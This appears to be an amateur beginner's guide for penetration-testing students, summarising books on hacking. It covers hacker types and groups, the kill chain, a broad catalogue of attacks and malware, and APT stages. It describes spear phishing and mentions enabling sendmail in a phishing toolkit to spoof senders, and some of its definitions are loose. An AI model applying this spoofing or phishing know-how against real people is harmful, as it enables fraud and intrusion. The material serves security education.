Beginner Guide For Pentester Students

Basic knowldges for Pentesting

01000001 00100000 01100111 01101111 01101111 01100100 00100000 01101000 01100001 01100011 01101011 01100101
01110010 00100000 01101101 01100101 01100001 01101110 00100000 01100001 00100000 01100111 01101111 01101111
01100100 00100000 01110010 01100101 01110011 01100101 01100001 01110010 01100011 01101000 01100101 01110010


About me

mic.tec, I have been fascinated by computers and electronics from my very first programming project, which it was a real electro-mechanic billiard table for handicapped peoples.

I have master's degree in real time embedded system and master’s degree in computer science and telecommunication.

I also has 3 years of experience in the telecommunications domain (RAN), and 2 years in the IoT domain as a LoRaWAN Network tester and I have professional skills on embedded system Linux.

I am a professional pentester “deeping my knowdlege In the Red team”



Resume

Why this open book, first am not in the security domain, in January 2019 I decide it to start from zero, I tried to start by reading some books in cyber security and ethical hacking and doing my internet research, at the end I decide to draw my learning in a beautiful resume to cover my steps in the cyber domain

So, have a good read!

This resume based on these books

I realy recommended you to buy these books if you want to deep your cyber knowlege

- Penetration-Testing-with-Raspberry-Pi-Second-Edition.pdf
- Building Virtual Pentesting Labs for Advanced Penetration Testing.pdf
- Ben Clark - Rtfm_ Red Team Field Manual (2014, CreateSpace Independent Publishing Platform).pdf
- The-Hacker-Playbook-3_-Practical-Guide-To-Penetration-Testin.pdf
- Nipun Jaswal - Mastering Metasploit-PACKT (2014).pdf
- Eric Seagren - Secure Your Network for Free _ Using Nmap, Wireshark, Snort, Nessus, and MRGT-Syngress (2007).pdf
- Jessey Bullock, Jeff T. Parker - Wireshark for Security Professionals_ Using Wireshark and the Metasploit Framework-Wiley (2017).pdf
- Nicholas Marsh - Nmap Cookbook_ The Fat-free Guide to Network Scanning-CreateSpace (2010).pdf
- David Maynor - Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research-Syngress (2007).pdf
- Monika Agarwal, Abhinav Singh - Metasploit Penetration Testing Cookbook, Second Edition-Packt Publishing (2013).pdf
- CCNA Security Portable CommandGuide. Bob Vachon, ciscopress.com
- Internet research

Little story about me and you

In real life, we can't be all in the same level or even in the same mentality or job etc.! Also, we can't be all good, sometime life choosing you to be the bad one!

Good and Bad two things they work for each other!

Computers become mandatory to run a successful business. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking.

Scientifically the world hacking mean identifying weakness in computer systems or networks to exploit its weaknesses and at the end to gain access.

Another definition, hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber-crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

Chapter 1. Behind the scene

1.1 Hackers minds

Before I start resuming these books, I asked myself these questions and I try it to figure out the answers about these questions:

1 **What is a hacker?**

A hacker is a highly skilled computer expert, including: Security hacker, someone who seeks and exploits weaknesses in a computer system or computer network.

2 **Why they hack?**

The main objective of hacker is to prove that their skills can change the rule of any game, and after this objective there is a lot of reason for hacking: Fun, money, or skills testing etc.

3 **What are the hacker's targets?**

Hackers they don't make new physics rules so their target should be real and exist, in very simple way any system have an electronic chip for them that can be a target.

4 **How they can find weeks points in a system?**

A hacker should have a researcher mentality, hacker can take hours, days, and months of research work to understand their target environment and which kind of system they are playing with. Sometimes it's easy for the hacker if he is in the middle of the target environment.

Hacker work in organism or groups, they share their knowledges and complete each other in indirect way, for this reason the hacker world become today harder than before and very dangerous.

5 **Did they have an attack strategy?**

The problem of community is to deal with hackers who they don't have strategy, so they make a lot of troubles for their target which is not include sometime in their attack scenario. But sure, a real research hacker they have steps from where they should start and how they can get out from the game without make attention.

6 **How they protect themselves?**

So, for a hacker, they know very well that they aren't in safe like their target, but they have some technique to protect themselves during their attack. Some of them have a very secure system maybe you can't find in some company.

1.2 Hackers titles

Before you understand your enemy, first you need to understand yourself, so hackers have different kind:

White hat	White hats are ethical hackers such as individuals performing security audits for organizations.
blue hat	Blue hats are bug testers to ensure secure applications.
Crackers	Hackers with a criminal intent to harm information systems or for financial gain. They are sometimes called "black hat hackers."
Black hat	Names given to identify types of crackers. Black hat is synonymous with crackers
gray hat	gray hats are ethically questionable crackers.
Phreakers	Hackers of telecommunication systems. They compromise telephone systems to reroute and disconnect telephone lines, sell wiretaps, and steal long-distance services.
Script kiddies	Hackers with very little skill. They do not write their own code but instead run scripts that are written by more skilled attackers.
Hacktivists	Individuals with political agendas who attack government sites.
Nation state	Intelligence agencies and cyberwarfare operatives of nation states.

1.3 Hackers groups

This is a partial list of notable hacker groups:

- **Kerala Cyber Warriors:** Kerala Cyber Warriors is an Indian hacktivist organization commonly abbreviated as KCW. The organization was founded in October 23, 2015 by GH057_R007.
- **OurMine**: a hacker group that compromised celebrities and YouTuber's Twitter accounts for "security" reasons.
- **AnonCoders**: is a group of hackers originating in 2015. Using defacements, denial of service attacks, database hijacking, database leaks, admin panel takeovers, social media accounts and other methods. It mainly targets political groups and anti-Islam websites including news organizations, institutions and other government, semi-government, military and educational websites around the world.
- **Anonymous**: originating in 2003, Anonymous was created as a group for people who fought for the rights for privacy.
- **Chaos Computer Club:** is based in Germany and other German-speaking countries. Famous among older hackers.
- **Cult of the Dead Cow:** also known as cDc or cDc Communications, is a computer hacker and DIY media organization founded in 1984 in Lubbock, Texas.
- **CyberVor**: is the moniker given to a group of Russian hackers responsible for perpetrating a major 2014 theft of internet credentials.
- **DCLeaks:** claims to be a group of "American hacktivists (though indicted individuals were found to be in Russia) who respect and appreciate freedom of speech, human rights and government of the people."
- **Equation Group**: suspected to be the offensive operations wing of the U.S. National Security Agency.
- **Global kOS**: was a grey hat (leaning black hat) computer hacker group active from 1996 through 2000.
- **globalHell**: was a group of hackers, composed of about 60 individuals. The group disbanded in 1999, when 12 members were prosecuted for computer intrusion and 30 for lesser offences.
- **Hackweiser**: is an underground hacking group and hacking magazine founded in 1999.
- **Honker Union**: is a group known for hacktivism, mainly present in Mainland China.
- **L0pht:** was a hacker collective active between 1992 and 2000 and located in the Boston, Massachusetts area.
- **Level Seven:** was a hacking group during the mid to late 1990s. Eventually dispersing in early 2000 when their nominal leader "vent" was raided by the FBI on February 25, 2000.
- **Mazafaka**: financially motivated group and crime forum.
- **milw0rm**: is a group of "hacktivists" best known for penetrating the computers of the Bhabha Atomic Research Centre (BARC) in Mumbai.
- **NCPH**: is a Chinese hacker group based out of Zigong in Sichuan Province.
- **P.H.I.R.M:** an early hacking group which was founded in the early 1980s.
- **RedHack** is a socialist hacker group based in Turkey, founded in 1997. They usually launch attacks against Turkish government's websites and leak secret documents of Turkish government.
- **The Shadow Brokers (TSB)**: originating in summer 2016. They published several leaks of some of the National Security Agency (NSA) hacking tools.
- **TeaMp0isoN**: is a group of black-hat computer hackers established in mid-2009.
- **TeslaTeam**: is a group of black-hat computer hackers from Serbia established 2010.
- **TESO**: was a hacker group originating in Austria that was active primarily from 1998 to 2004.
- **The Unknowns**: is a group of white-hat hackers that exploited many high-profiled websites
- **UGNazi**: a hacking group led by JoshTheGod, founded in 2011. They are best known for several attacks on US government sites, leaking WHMC's database, DDoS attacks, and exposing personal information of celebrities and other high-profile figures on exposed.su.
- **Xbox Underground**: an international group responsible for hacking game developers, including Microsoft.

- **Pak Black Army:** claims to be a group of "Pakistani Hackers commonly abbreviated as PBA.

1.4 Hackers work Fields

Hacker can't be in all field at the same time, maybe have some patience but it's better to mastering some fields:

- Embedded system domain
- Web application domain
- Networking domain
- Finance domain (e.g. banking)
- Mobile application domain
- Etc…The number will not end, so choose the place that you have better knowledge and skills to start you're hacking.

- **Ethical hacker job:** Information security analyst, Cyber security analyst, **Penetration tester**, Information security manager, Ethical hacker, **Cyber security engineer**, Security analyst.
- **Very commune question, what is the difference between Penetration tester and Cyber security engineer:**

- A cyber security engineer would need to be expert in these 8 areas or understand them well enough to direct those who are expert.
- Penetration testing is only a small fraction of what it takes to keep an organization "cyber secure". Pen testing (1) will help keep hackers from breaking in to public-facing web-servers or firewalls, but it will not prevent employees from opening bogus emails (8), or prevent their systems from being infected when they are tricked into running malware (6), or detecting when that happens (5), so that you can inspect their system to determine what make have been modified or taken (2). Consider each of these areas:

  1. **Penetration (Pen) Testing**: Trying to break into networks or systems to help a company find its weaknesses and address them.
  2. **System Forensics**: Detailed examination of a system that has been infected, in order to figure out how hackers broke in, or hid their operations, or did damage, in terms of the clues left behind.
  3. **Software Reverse Engineering**: Taking a piece of malware (compiled to binary form, where little trace is left of the programming language used to write it) and seeking to figure out exactly what it does or how it behaves, (or even, who wrote it) so you can examine future network traffic for those behaviors.
  4. **Software Forward Engineering:** Helping a company's software teams (or IT departments) develop codes and systems that will not fall into the many traps that make systems vulnerable in the first place. Proper "separation of duties or authorities" concerns, for instance. See "Capability-Based Programming" for example.
  5. **Network and System Monitoring**: reviewing network traffic or system activity for evidence that looks like known malware behaviors, in order to help find infected systems, or detect unusual outflows of sensitive information.
  6. **Patch Management**: Ensuring that all of a company's systems have installed the most up-do-date fixes for system and software flaws, to help prevent hackers from exploiting these flaws to infect networks.
  7. **Policy and Compliance**: Companies are legally obligated to protect customer data in many ways, and to report breaches of that data in a timely fashion. Helping the company ensure it is taking the necessary measures, as laws evolve, is called "compliance" or "policy enforcement".
  8. **Security Awareness**: Helping a company train its employees to recognize and report suspicious (phishing) emails, or to recognize symptoms of system infection, and to understand the laws regarding how companies must protect data, so they do not contribute to problems for the company.

     Areas (2) and (3) involve more research, and area (7) deals with legal matters - but a **good** cyber security professional will be knowledgeable in each of these areas. Pen-testing (1) only addresses a very small part of the problem.

1.5 Cyber attacks

The relation between hackers and cyber-attack is that a cyber-attack controlled by a team of hackers which attempt to expose, alter, disable, destroy, steal or gain unauthorized access to a computer system, infrastructure, network, or any other smart device. In some cases, cyber-attacks can be part of a nation-state's cyber warfare or cyber terrorism efforts, while other cybercrimes can be employed by individuals, activist groups, societies or organizations.

1.5.1 Passive and active cyber attacks

Cyber-attack can be passive or active:

- **Passive cyber-attack** attempts to gain access or make use of information from the system but does not affect system resources like typo squatting. Like :

- Computer surveillance	- Port scanning	- Backdoor	- Eavesdropping
- Network surveillance	- Idle scanning	- Typosquatting	- Vulnerabilities
- Wiretapping	- Keystroke logging	- Data scraping	- Fiber tapping

- **Active cyber-attack** attempts to alter a system or affect an operation. Like:

- Denial-of-service attacks (DoS)	- Ping flooding	- Heap overflows	- Tampering
	- Ping of death	- Stack overflows	- Privilege escalation
- Exploit	- Smurf attacks	- Format string attacks	- Viruses
- Email spoofing	- Buffer overflows	- Direct access attacks	- Worms
- Phishing	- SQL injection	- Social engineering	- Trojan horses
- Man-in-the-middle	- Malicious code	- Zero-day exploit	

1.5.2 Cyber Kill Chain

Reconnaissance Attack	Perform footprint analysis
	Enumerate applications and operating systems
	Manipulate users to gain access: E.g. Social engineering techniques may be used to manipulate target employees to acquire passwords. They may call or email them and try to convince them to reveal passwords without raising any concern or suspicion.
Weaponization	Once the attacker has found something that looks like a potential way in, they set about crafting their attack, or exploit, and tailoring it to the target.
Delivery	The attack now goes active - how can we effectively communicate with the target and ensure it gets delivered?
Exploitation	All that homework and craftsmanship comes down to this - will the attack get through the whole the hacker discovered? This phase is where our weapon attempts to use a corresponding vulnerability on the system, device, or host, and establishes an initial presence, either as an end-goal or with the goal of dropping a root access toolkit or related payload on the machine.
Installation	Installation is where the actual malware infects the host. By this point in the attack, the attackers (or us, the crafty penetration testers) will have already exploited a flaw in an environment and we will have a beachhead established.
Command and Control	C&C is used by attackers much like we use it to wreak havoc from afar, only in their cases they are using it to hide ransomware keys, direct DDoS attacks, or leapfrog to another machine in the environment through privilege escalation or lateral movement.
Actions	At this point, the hacker's attack has technically succeeded, but it is now time to pillage the targets. Attackers will want to siphon off the account information, financial data, intellectual property, and anything of interest through their established beachhead.

1.5.2.1 Point attacks (most commun)

- DLL injection
- DLL Hijacking
  - Privilege Escalation via DLL Hijacking
  - DLL Injection using Appinit_DLLS
  - Attacking with DLL forwarding
  - Stripping Manifest Files for DLL Hijacking
- **Man-in the-middle attacks:**
  - Session hijacking
  - IP and ARP Spoofing
  - Replay
  - Relay
  - Pass the hash
  - SSL Stripping
  - Downgrade
  - DOS / stress test
  - NAC bypass
  - VLAN hopping
- **Cross-site scripting (XSS) attack**
- **Privilege Escalation and UAC bypass**
- **Port Forwarding**
- **Pivoting**
- **Reverse Connects**
- **LFI and RFI**
- Elicitation
- Interrogation
- Impersonation
- Shoulder surfing
- Tailgating (attacker to follow an authorized individual into a secure area)
- Phreaking (legacy attack to gain free long-distance services)

- SNMP attacks
- Bypassing Firewalls
- **HTTP/HTTPS tunnelling**
- **DNS Poisoning**
- Veil Framework and AV Evasion
- Memory Dumping and Analysis
- Windows Sessions, Stations and Desktops Impersonation attacks
- Hash Dumping and Mimikatz
- WMIC post exploitation
- Anti-Forenstics techniques
- Browser Password Recovery
- Metasploit Loader 32/64-bit
- **Attacking SSH with Metasploit, Nmap, Medusa, Ncrack**
- **Exploiting Client-side Attack Vector**
- **WiFi:**
  - Deauthentication attacks
  - Evil twin
  - Wireless and RF vulnerabilities
  - Fragmentation attacks
  - Credential harvesting
  - WPS implementation weaknesses
- **Bluetooth :**
  - Bluejacking
  - Bluesnarfing
  - RFID Cloning
  - Jamming
  - Repeating

- PAS Attacks
- Hidden blind shells
- Bitsadmin
- Eavesdropping attack
- Pharming
- Birthday attack
- database hijacking
- database leaks
- admin panel
- takeovers
- **SET (Phishing):**
  - Spear phishing
  - SMS phishing
  - Voice phishing
  - Whaling
- Blended threats
- Drive-by attack
- Trust exploitation
- **Password attack**
- **SQL injection attack**
- USB key drop
- DNS poisoning

- **Malware attack:**

  - Spyware
  - Worms
  - Data-Stealing Malware
  - System or boot-record infectors
  - Dialer
  - Key-logger
  - **Virus:**
    - ✓ Macro Viruses
    - ✓ Polymorphic viruses
    - ✓ Stealth viruses

  - Rootkits
  - Bootkit
  - Scareware
  - File infectors
  - Logic Bombs
  - Droppers
  - Bots
  - Adware
  - Ransomware
  - Greyware

  - **Trojan horses :** including the following:
    - Remote access,
    - Data sending (key logging),
    - Destructive,
    - Security software disabler,
    - **Backdoors**
    - **Denial of service :**
      - ✓ **TCP SYN flood attack,**
      - ✓ Teardrop attack,
      - ✓ Smurf attack,
      - ✓ **Ping of death attack,**
      - ✓ Botnets

- **Definition of some common Weaponizations technic:**
  ARP spoofing is an attack in which valid MAC addresses are replaced in network device address tables with an attacker's address. Local traffic is routed to the attacker's computer. Pass the hash is an attack that uses the NTLM user credential hash to impersonate another user. DNS poisoning is similar to ARP spoofing, but instead of replacing MAC addresses, the attack replaces IP addresses in Domain Name System device tables. A relay attack is a man-in -

the-middle attack in which network packets are intercepted by the attacker and forwarded to a destination, possibly after being modified.

DLL injection attack (mostly used in malware technic)

In computer programming, DLL injection is a technique used for running code within the address space of another process by forcing it to load a dynamic-link library.

Drive-by attack

Drive-by download attacks are a common method of spreading malware. Hackers look for insecure websites and plant a malicious script into HTTP or PHP code on one of the pages. This script might install malware directly onto the computer of someone who visits the site, or it might re-direct the victim to a site controlled by the hackers. Drive-by downloads can happen when visiting a website or viewing an email message or a pop-up window.

Blended threats

Blended threats are attack mechanisms that combine the characteristics of viruses, worms, Trojan horses, spyware, and others. If the threat is successfully initiated, the access attack attempts to gather user information.

Phishing

Phishing attacks masquerade as a trustworthy entity to get unsuspecting users to provide sensitive information (and are usually used for identity theft). The attacks are usually carried out using email, instant messaging, or phone contact. The message usually directs users to enter details at the hacker's website. *Spear phishing* is when a phishing attack is directed at a specific user.

spear-phishing attack vector :
A spear-phishing attack vector is an e-mail attack scenario that is used to send malicious mails to target/specific user(s). In order to spoof your own e-mail address, you will require a sendmail server. Change the config setting to SENDMAIL=ON. If you do not have sendmail installed on your machine.

Pharming

Pharming is an attack aimed at redirecting the traffic of a website to another website. Such attacks are usually conducted by exploiting a vulnerable Domain Name System (DNS) server.

Trust exploitation

Trust exploitation refers to when a hacker has compromised a target and that host is trusted by another host (new target).

Eavesdropping attack

Eavesdropping attacks occur through the interception of network traffic. By eavesdropping, an attacker can obtain passwords, credit card numbers and other confidential information that a user might be sending over the network. Eavesdropping can be passive or active:

Passive eavesdropping — A hacker detects the information by listening to the message transmission in the network.

Active eavesdropping — A hacker actively grabs the information by disguising himself as friendly unit and by sending queries to transmitters. This is called probing, scanning or tampering.

Detecting passive eavesdropping attacks is often more important than spotting active ones, since active attacks requires the attacker to gain knowledge of the friendly units by conducting passive eavesdropping before.

Birthday attack

Birthday attacks are made against hash algorithms that are used to verify the integrity of a message, software or digital signature. A message processed by a hash function produces a message digest (MD) of fixed length, independent of the length of the input message; this MD uniquely characterizes the message. The birthday attack refers to the probability of finding two random messages that generate the same MD when processed by a hash function. If an attacker calculates same MD for his message as the user has, he can safely replace the user's message with his, and the receiver will not be able to detect the replacement even if he compares MDs.

Elicitation

Gathering information about a system or environment from authorized users

- Business email compromise – Collecting information as if the attacker were an insider

Interrogation

Conducting informal (mostly) interviews with specifically crafted questions to extract as much information as possible

Impersonation

Pretending to be someone with authority, such as technical support

Shoulder surfing

watching as someone enters a username, password, PIN, or other secret to satisfy access controls

Wireless and RF vulnerabilities

- Broadcast is wide open - anyone with receiver can intercept traffic
- Common tool is aircrack-ng (lots of Wf-Fi scanners for all OSs)

Evil twin

- Karma attack (Karma Attacks Radio Machines Automatically)
  Device that listen for SSID requests and pretends to be valid WAP
- Downgrade attack – attempt to negotiate (force) a more insecure protocol

Deauthentication attacks

- DoS attacks that disrupt communication between a user and WAP

Fragmentation attacks

DoS attack that floods a network with datagram fragments (someone has to reassemble)

Credential harvesting

- Process of capturing or discovering valid login credentials
- Social engineering or other means

WPS implementation weaknesses

- Several consumer grade WAPs could allow an attacker to learn the WPS PIN

Bluejacking

sending unsolicited messages to a Bluetooth-enabled device

Bluesnarfing

stealing information from a Bluetooth-enabled device

RFID Cloning

unauthorized copy of a device's RF signal

Jamming

DoS attack that disables communication among devices

Repeating

receiving and retransmitting a signal to increase range

- Can provide easier access for an attacker

Malware attack

In Blended threat access attack, we use a combination of malicious code so, this is the highlights common types of malicious code (malware) that can be used during this access attack

MacroViruses	These viruses infect applications such as Microsoft Word or Excel. Macro viruses attach to an application's initialization sequence. When the application is opened, the virus executes instructions before transferring control to the application. The virus replicates itself and attaches to other code in the computer system.
File infectors	File infector viruses usually attach themselves to executable code, such as .exe files. The virus is installed when the code is loaded. Another version of a file infector associates itself with a file by creating a virus file with the same name, but an .exe extension. Therefore, when the file is opened, the virus code will execute.
Droppers	A dropper is a program used to install viruses on computers. In many instances, the dropper is not infected with malicious code and, therefore might not be detected by virus-scanning software. A dropper can also connect to the internet and download updates to virus software that is resident on a compromised system.

System or boot-record infectors	A boot-record virus attaches to the master boot record on hard disks. When the system is started, it will look at the boot sector and load the virus into memory, where it can propagate to other disks and computers.
Polymorphic viruses	These viruses conceal themselves through varying cycles of encryption and decryption. The encrypted virus and an associated mutation engine are initially decrypted by a decryption program. The virus proceeds to infect an area of code.
Stealth viruses	Stealth viruses take over system functions to conceal themselves. They do this by compromising malware detection software so that the software will report an infected area as being uninfected. These viruses conceal any increase in the size of an infected file or changes to the file's date and time of last modification.
Worms	Infectious malware, worms are self-contained programs that exploit known vulnerabilities with the goal of slowing a network. Worms do not require end-user activation. An infected host replicates the worm and automatically attempts to infect other hosts by independently exploiting vulnerabilities in networks.
Dialer	A **Dialer**is a software that tries to dial numbers on dial-up connections in order to collect money from the victim's phone bill. Nowadays, dialers target **smartphones**.
Spyware	Spyware is typically used for financial gain and collects personal user information, monitoring web-browsing activity for marketing purposes, and routing of HTTP requests to advertising sites. Spyware does not usually self-replicate but can be unknowingly installed on computers.
Greyware	**Greyware**is a general term used to indicate Malware which does not fall under a specific category. For example, it can be either spyware, adware or both.
Adware	Refers to any software that displays advertisements, whether the user has consented sometimes in the form of pop-up advertisements.
Ransomware	Ransomware grasps a computer system or the data it contains until the victim makes a payment. Ransomware encrypts data in the computer with a key which is unknown to the user. The user must pay a ransom (price) to the criminals to retrieve data. Once the amount is paid the victim can resume using his/her system.
Backdoors	A backdoor bypass the usual authentication used to access a system. The purpose of the backdoor is to grant the cyber criminals future access to the system even if the organization fixes the original vulnerability used to attack the system.
Logic Bombs	A logic bomb is a malicious program that uses a trigger to activate the malicious code. The logic bomb remains non-functioning until that trigger event happens. Once triggered, a logic bomb implements a malicious code that causes harm to a computer. Cybersecurity specialists recently discovered logic bombs that attack and destroy the hardware components in a workstation or server including the cooling fans, hard drives, and power supplies. The logic bomb overdrives these devices until they overheat or fail.
Rootkits	A rootkit modifies the OS to make a backdoor. Attackers then use the backdoor to access the computer distantly. Most rootkits take advantage of software vulnerabilities to modify system files.
Bootkit	**Bootkits** are rootkits which circumvent OS protection mechanisms by executing during the bootstrap phase. They start before the operating system, so they get complete control over the machine and the OS.
Keyloggers	Keylogger records everything the user types on his/her computer system to obtain passwords and other sensitive information and send them to the source of the keylogging program. Software-hardware keylogger / Wireless keyboard sniffer/acoustic Keylogger/ Optical Keylog
Scareware	Refers to a class of software used for scamming unsuspecting users.

	They can contain malicious payloads or be of little or no benefit. A common tactic involves convincing users that their systems are infected by viruses and then providing a link to purchase fake antivirus software.
Trojan horses	These are applications written to look like something else such as a free screensaver, free virus checker, and so on. When a Trojan horse is downloaded and opened, it attacks the end-user computer from within. Trojan horses may be created to initiate specific types of attacks, including the following: ▪ Remote access, ▪ Data sending (key logging), ▪ Destructive, ▪ Security software disabler, ▪ **Denial of service** (TCP SYN flood attack, Teardrop attack, Smurf attack, Ping of death attack, Botnets)
Software Keylogger	A keylogger is a special software which records every keystroke on the remote victim machine. Operations performed by keyloggers are: - Recording keystrokes - Recording the window name where the victim user was typing - Saving the keystrokes in a log file on the victim machine - Sending the logs to a server controlled by the penetration tester Keyloggers are subject to the same restrictions that firewalls pose to backdoors. If configured wisely, the traffic they generate should not be stopped by a firewall. When a keylogger runs on a remote machine, login information, emails sent, documents typed and chats get recorded. The login information can be used to exploit systems, while chat or email information can be used to mount targeted and social engineering attacks.
Hardware keyloggers	**Hardware keyloggers** are small devices you can install between a keyboard and a computer. They log keystrokes into an internal memory. An attacker needs two trips to the victim machine to exploit a hardware keylogger: one to install it and one to retrieve it. Hardware keyloggers are less common than software ones, but they can be used by a penetration tester while performing physical security tests. Unauthorized access to laboratories or offices may allow a malicious user to use these devices and record proprietary information.
Rootkit keyloggers	which are stealthy and more invisible to the victim user than software keyloggers **Rootkit keylogger s**are software keyloggers working at the Kernel level by **hijacking the operating system APIs** to record keystrokes. Every time a key is pressed on a keyboard, a particular function of the OS Kernel is called through a mechanism called an interrupt. There are many different interrupts in a system, each handling a specific function in the system: reading/writing to disk, calling device drivers, and so on. Every time someone presses a key on a keyboard, the keyboard interrupt is called. The interrupt calls a particular function of the operating system that actually performs the operation intended for the key. By taking control of this function, the rootkit manages to know which key has been pressed and records it for later use.
Bots	**Bots** are small pieces of software that get installed on millions of Internet-connected machines to perform Distributed Denial of Service or serving as spamming sources.

	These Bots are commanded remotely by a so-called **Command and Control** server. The C&C server can instruct thousands or even millions of bots to perform a given operation simultaneously.
Data stealing malware	**Data stealing malware** has one precise goal: stealing the most important data on the victim's hard disk and sending it back to the attacker. Most of the time, this specific malware incarnation is **targeted**to a specific company and tailored to work on the target environment. As an alternative, an attacker could use a backdoor to perform data stealing.

This information come from: https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/

1.5.2.2 Persistent Threat attack

The attacks mentioned so far are ***one-off*** attacks. In the early 2000s, much more organized attackers appeared with a longer-term vision. They were no longer content to compromise one system or another and start afresh towards another goal. They took advantage of having a first foothold in the information system, having compromised a first system, then bouncing off as many as possible, sometimes tens of thousands of workstations, hundreds or thousands of servers.

Having compromised such a vast perimeter, the attacker organizes his afterlife in the information system. He'll want to stay as long as possible and resist reinstalling or cleaning up a few of the systems he's compromised.

Here is what explains the definition of the term ***APT***, **Advanced Persistent Threat**: an advanced and persistent attack on a large perimeter of the information system.

- **The stages of an APT are generally:**

- an initial compromise;
- lateral spread, often until reaching the most privileged components;
- the establishment of persistence;
- The establishment of control channels from the outside and vectors of data exfiltration.

1.5.2.2.1 The initial compromise

The initial compromise may be a server exposed on the Internet, but most of the time, the attacker will simply compromise a workstation on the internal network. The large volume of workstations and the random vigilance of users will make his task easier!

- **By sending spam emails**


  This initial compromise can be done in particular by sending trapped emails to company users (spear phishing), either to the greatest number, which can turn out to be rude, or in a very targeted manner with message content that sticks. At the work of the employee concerned. Trapping can be done either with a malicious attachment or by redirecting to a website that presents exploit codes to compromise the web browser or one of its plugins (for example, video or PDF players).

- **By compromising an external website**

  Sending emails can in some cases be replaced by the attacker with the compromise of a website that it is expected that company employees will log into. The variety of these targets is quite wide, it can be the CE site, a union, a consortium of companies, a news site specializing in the field of activity, etc.

- **By trapping a supplier product**

  In a few cases, the initial compromise involves trapping a product with the supplier. This was the case for the Havex / Dragonfly attack wave, where 4 suppliers of energy equipment were hacked, the attacker deposited a Trojan horse in their product. He then waited for the product to be installed at different operators to compromise them in turn.



